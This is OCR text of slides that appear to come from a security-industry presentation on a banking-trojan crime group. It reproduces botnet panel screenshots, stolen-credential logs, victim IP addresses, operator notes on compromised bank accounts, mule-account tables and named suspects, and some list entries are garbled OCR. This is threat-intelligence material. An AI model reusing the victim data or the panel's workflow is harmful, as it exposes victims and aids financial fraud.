
id	Name	Acc number	Subject	Min money	Max money	Before limit	% load	Loaded	LC	Transfer type	Active	Bank	Comment	S	X
61	test	7709219099|9977500(+	test	1000	500000	99900000	95	1	4	domestic	false	sber	test	S	X
65	drop test	7707083893|0|408178 +	test	1000	2394847	2147483647	95	100	3	domestic	false	sber	huestic99999999999	S	X
103	SBER	7707083893|0|423078 +		200000	300000	1200000	95	1	0	domestic	true	sber		S	X
110	kopn	2315090555|2315010(+		1294849	2394847	2147483647	85	5	5	domestic	false	sber		S	X
116	TECT	7727528950|7709010(+		100	50000	500000	95	2	1	domestic	false	sber		S	X

ESET GROUP-IB


Arrest



Cybercrime group #2



Cybercrime group #2



Статистика | Подгружаемые модули | Логи | Список EXE / Автокоманды | Администрирова

:: Cab-архивы | :: Формграббер | :: Пароли (MPR / перехват) | :: Скрины+кейлоги


Необходимо активировать модуль OpenSSL в PHP для корректной работы панели!

Варианты:

BCE
cert [20528]
iBank_t2 [5448]
BSS [846]
iBank_t6 [537]
qwidget [415]
faktura [376]
Cyberplat [372]
raif [90]
S¶V [48]
?+-2 [42]
INIST [41]
S1Ip [26]
S7b [21]
SinD [20]
+rp [17]
SSZf [8]
Sgўr [8]
)yT [8]
SfX [7]
>Qr [6]
6}s [5]
S)RX [5]
oтn [4]
H [4]
?Jj [3]
oeў8 [3]
o},h [3]
bT“m [3]
Tŕi [2]
SIN [2]
Sc~2 [2]
Gv6 [2]
S5/bl [2]
H11 [2]
BUC [2]
h2 [2]

ID	First visit	Last visit	Logs	Notes
luckybotss77702DCD751CFB7DA7F505DE56857DE920EA RU 89.185.85.116	2011-08-08 09:15:11	2011-08-15 12:09:11	iBank_t2 (126)	
lucky0D51AC0F7F3858D4B461B8898796B70DB RU 88.86.88.42	2011-06-30 08:13:09	2011-07-15 18:37:22	iBank_t2 (98)	no keys 06.06 PC banking
zvezda06CBBD602D247439C 85.90.193.240	2011-06-30 10:16:19	2011-07-25 14:36:40	iBank_t2 (96)	ua ukrsib NO KEY
phishtank064AFA40BBC0D4CDF076A4A38E5B99444 RU 92.126.208.102	2011-06-28 08:36:54	2011-07-21 11:05:45	iBank_t2 (87)	37k omsk oborot 2kk
luckybotss777012C23E5FD9893B4B61B76A1ACAC88D02 178.177.202.69	2011-08-08 09:52:22	2011-08-16 09:47:07	iBank_t2 (79)	
zvezda0956509BE9C22E74D 188.230.107.137	2011-06-30 09:18:39	2011-07-25 14:45:24	iBank_t2 (67)	ua raff PC banking
withrdp0527C2D3EE65723A7844A21F8BACAD3E2 RU 78.85.209.102	2011-06-30 08:08:52	2011-07-25 14:58:11	iBank_t2 (65)	no keys 06.06 PC banking po skri norm
zvezda0A6AFDEE1C95DCF46 93.127.2.222	2011-06-30 11:45:11	2011-07-25 14:04:19	iBank_t2 (62)	ua raff
withrdp0B5E29EDFCC104C5DE55441F502D36047 2.61.113.82	2011-06-30 05:45:56	2011-07-25 14:25:16	iBank_t2 (61) iBank_t6 (6)	OTP-token. bank hakasii
withrdp0019B9B491EE55F5D67EB87847E7F9DD0 95.135.0.185	2011-06-30 08:50:53	2011-07-25 15:14:36	iBank_t2 (58)	ua raff KEY UA 10k
zvezda024DF287D801C04D1 95.134.70.166	2011-07-01 09:24:02	2011-07-25 14:13:37	iBank_t2 (54)	ua raff KEY UA
phishtank0CC8D83EBB117CC189EEF1F639F342171 RU 77.232.156.68	2011-07-11 08:25:40	2011-07-22 15:35:37	iBank_t2 (51)	key, ip filtr
withrdp07597A7820C1826B65ACB757139A2420D 178.94.178.43	2011-06-30 09:27:05	2011-07-20 10:15:48	iBank_t2 (51)	ua ukrsib KEY UA
TEST22223304038A1043224821C7939A1329EED9202 RU 195.225.162.157	2011-07-25 01:27:20	2011-07-28 08:35:07	iBank_t2 (49)	no key
zvezda05A10535F01EBB3AE 94.178.51.68	2011-07-01 17:51:31	2011-07-25 14:17:28	iBank_t2 (47)	ua raff TOKEN
zvezda0C075EC8A57400024 95.133.34.172	2011-07-01 09:23:19	2011-07-25 15:09:34	iBank_t2 (46)	ua raff
zvezda0A3521C7801D27BAC 90.157.99.85	2011-06-30 12:29:43	2011-07-14 08:42:20	iBank_t2 (44)	key, 14k

Cybercrime group #2



kasperskiyxxx0A7B0E473D0713794

Добавлен 2011-06-30 08:56:30 (232112321 назад)
Последняя связь 2011-07-25 14:00:32 (232112321 назад)
Windows XP Service Pack 3

IP 217.151.79.162
RU - Russian Federation

Примечание для вывода в общем списке

1kk PSB postavil 300k

Сохранить

Добавить команду

Отправить

CAB-архивы [скачать]


Тип	Добавлен	IP	Размер
iBank_t6	2011-07-25 15:05:02	217.151.79.162	107.31 Kb
iBank_t6	2011-07-25 13:33:12	217.151.79.162	107.14 Kb
iBank_t6	2011-07-25 10:36:57	217.151.79.162	107.54 Kb
iBank_t6	2011-07-22 13:30:34	217.151.79.162	143.98 Kb
iBank_t6	2011-07-21 13:35:17	217.151.79.162	150.44 Kb
iBank_t6	2011-07-21 10:29:01	217.151.79.162	107.55 Kb
iBank_t6	2011-07-18 18:05:24	217.151.79.162	104.91 Kb
iBank_t6	2011-07-18 13:13:43	217.151.79.162	56.13 Kb
BSS	2011-07-18 11:09:35	217.151.79.162	76.12 Kb
iBank_t6	2011-07-18 10:52:53	217.151.79.162	103.52 Kb
iBank_t6	2011-07-18 10:21:44	217.151.79.162	108.65 Kb
BSS	2011-07-15 13:35:10	217.151.79.162	78.16 Kb
iBank_t6	2011-07-15 13:23:09	217.151.79.162	108.43 Kb
iBank_t6	2011-07-15 12:36:29	217.151.79.162	108.99 Kb
iBank_t6	2011-07-15 12:35:27	217.151.79.162	178.43 Kb
iBank_t6	2011-07-15 10:58:31	217.151.79.162	109.04 Kb
BSS	2011-07-15 10:56:12	217.151.79.162	80.32 Kb
BSS	2011-07-15 10:54:15	217.151.79.162	81.15 Kb
BSS	2011-07-15 10:48:43	217.151.79.162	78.61 Kb

D****** I*** (10th June Arrested)

- ✓ D****** I***, 1989, Russia – Botnet administrator («who?» aka benq-sim, also possible Sw1nDleR, Opsos)

- ✓ Maxim Glotov, 1987, Russia – Malware developer («Robusto», aka «Den Adel», «Mobyart», «On1iner»)

